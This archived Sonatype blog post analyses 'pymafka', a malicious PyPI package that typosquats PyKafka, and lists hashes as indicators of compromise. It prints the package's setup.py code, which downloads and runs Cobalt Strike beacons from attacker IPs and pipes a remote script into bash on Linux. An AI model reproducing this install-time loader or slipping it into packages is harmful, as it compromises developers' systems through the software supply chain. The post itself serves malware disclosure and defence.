

Malicious 'pymafka' Package Drops Cobalt Strike | Sonatype

By Ax Sharma

Published: 2022-05-20 · Archived: 2026-04-05 16:11:00 UTC

This week, Sonatype's automated malware detection bots have discovered malicious Python package 'pymafka' in the PyPI registry.


The package appears to typosquat a legitimate popular library [PyKafka](#), a programmer-friendly Apache Kafka client for Python. The development follows our discovery of another typosquat targeting the Apache Kafka project from [earlier this month](#).

PyKafka includes Python implementations of Kafka producers and consumers, and has been retrieved over [4,240,305 times](#) by user-initiated downloads and mirrors/bots alike. By contrast, malicious 'pymafka' shows a download count of [around 300](#) as Sonatype timely reported the finding to PyPI.

PyMafka Drops Cobalt Strike on Windows, MacOS

On May 17, 2022, a mysterious 'pymafka' package appeared on the PyPI registry. The package was shortly flagged by the [Sonatype Repository Firewall's](#) automated malware detection capabilities.

The package, 'pymafka' may sound identical to the popular PyKafka, but its insides reveal a different story.




The 'setup.py' Python script inside 'pymafka' first detects your platform. Depending on whether you are running Windows, MacOS, or Linux, an appropriate malicious Trojan is downloaded and executed on the infected system.

The Trojan in question is a Cobalt Strike (CS) beacon. Cobalt Strike is a pen-testing software tool typically used by red teams and ethical hackers for simulating real-world cyberattacks, especially during security assessments.

But, time and time again attackers, including [ransomware groups like LockBit](#), have abused Cobalt Strike to infect victims.

Interestingly, as evident from the code below, on Windows systems, the Python script attempts to drop the Cobalt Strike beacon at 'C:\Users\Public\iexplorer.exe'. Note, this misspelling stands out as the legitimate Microsoft Internet Explorer process is [typically](#) called "iexplore.exe" (no 'r' at the end) and isn't present in the C:\Users\Public directory.




```
28
29 def inst():
30     try:
31         if platform.system()=="Windows":
32             sfile='c:\\users\\public\\iexplorer.exe'
33             if not os.path.exists(sfile):
34                 url = 'http://141.164.58.147:8090/win.exe'
35                 f = request.urlopen(url)
36                 data = f.read()
37                 with open(sfile, "wb") as code:
38                     code.write(data)
39                 subprocess.Popen("c:\\users\\public\\iexplorer.exe run",shell=True)
40
41         if platform.system()=="Linux":
42             subprocess.Popen("curl -A 0 -o- -L http://39.107.154.72/env | bash -s",shell=True)
43
44         if platform.system()=="Darwin":
45             sfile="/var/tmp/zad"
46             if not os.path.exists(sfile):
47                 url = 'http://141.164.58.147:8090/MacOs'
48                 f = request.urlopen(url)
49                 data = f.read()
50                 with open(sfile, "wb") as code:
51                     code.write(data)
52                 subprocess.Popen(["chmod", "+x", sfile])
53                 subprocess.Popen("nohup /var/tmp/zad > /tmp/log 2>&1 &",shell=True)
54     except Exception:
55         pass
56
```

The malicious executables being downloaded are 'win.exe' [[VirusTotal](#)], and 'MacOS' [[VirusTotal](#)], with their names corresponding to their target operating systems. Both of these are downloaded from the IP address 141.164.58[.]147, commissioned by the cloud hosting provider, Vultr.

These executables attempt to contact China-based IP 39.106.227[.]92, which is assigned to Alisoft (Alibaba).

Less than a third of antivirus engines detected the samples as malicious at the time of our submission to VirusTotal, although that's still a better detection rate than [zero-detections](#) seen in some of our earlier discoveries.



On Windows, we observed the payload also kept persistently surveying the '/updates.rss' endpoint and sending encrypted cookie values in requests, a behavior consistent with [Cobalt Strike beacons](#).

GET /updates.rss HTTP/1.1

Accept: */*

Cookie: mZoD7LYrA/...

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows Phone OS 7.5; Trident/5.0; IEMobile/9.0; LG; LG-E906)Host: 39.106.227.92:8445

Connection: Keep-Alive

Cache-Control: no-cache

For Linux systems, the Python script attempts to download and run an "env" executable from the IP address 39.107.154[.]72 (also Alibaba-owned), which at the time of analysis was down.

We reported these findings to the PyPI registry shortly after catching and analyzing the package and the malicious package was taken down yesterday, just before reaching ~300 downloads.

File IOCs:

The indicators of compromise (IOCs) associated with this campaign are given below.

win.exe: 137edba65b32868fbf557c07469888e7104d44911cd589190f53f6900d1f3dfb

MacOS: b117f042fe9bac7c7d39eab98891c2465ef45612f5355beea8d3c4ebd0665b45

Python package 'pymafka-3.0.tar.gz': 4de4f47b7f30ae31585636afd0d25416918d244fcc9dfe50967a47f68bb79ce1

Sonatype Repository Firewall Users Remain Protected

It's been a busy start to the month already.

Due to the heavy influx of malicious packages lately, we have launched [This Week in Malware](#) digests, published every Friday, and delivered automatically to blog subscribers.


Earlier this month, Sonatype reported attackers typosquatting the popular [npm library 'colors'](#), and [not for the first time](#) either. Last week, we came across even more 'colors' typosquats and [a malicious Rust package 'rustdecimal'](#) that uses elusive XOR encryption to drop malware.

We further analyzed a different [Apache Kafka typosquat](#) and reported several dependency confusion packages to both npm and PyPI registries, thereby keeping the open source community and our customers safe.

And as predicted, the attacks on open source registries are continuing to surge as the cybersecurity community from across the world is focused on battling the ongoing international crisis.

Between March and April, we reported on a sharp uptick in open source attacks after discovering a ['fix-crash' info-stealer and 500+ malicious npm packages](#). That was on top of the [400+ packages targeting Azure, Airbnb, and Uber developers](#) discovered recently.

Users of [Sonatype Repository Firewall](#) can rest easy knowing that such malicious packages would automatically be blocked from reaching their development builds.



Sonatype Repository Firewall instances will automatically quarantine any suspicious components detected by our automated malware detection bots while a manual review by a researcher is in the works, thereby keeping your software supply chain protected from the start.

Sonatype's world-class security research data, combined with our [automated malware detection](#) technology safeguards your developers, customers, and software supply chain from infections.

Tags

[vulnerabilities](#) [PyPI](#) [malware prevention](#) [pypi vulnerability](#) [DevZone](#) [Sonatype](#) [Repository](#) [Firewall](#)

Source: <https://blog.sonatype.com/new-pymafka-malicious-package-drops-cobalt-strike-on-macos-windows-linux>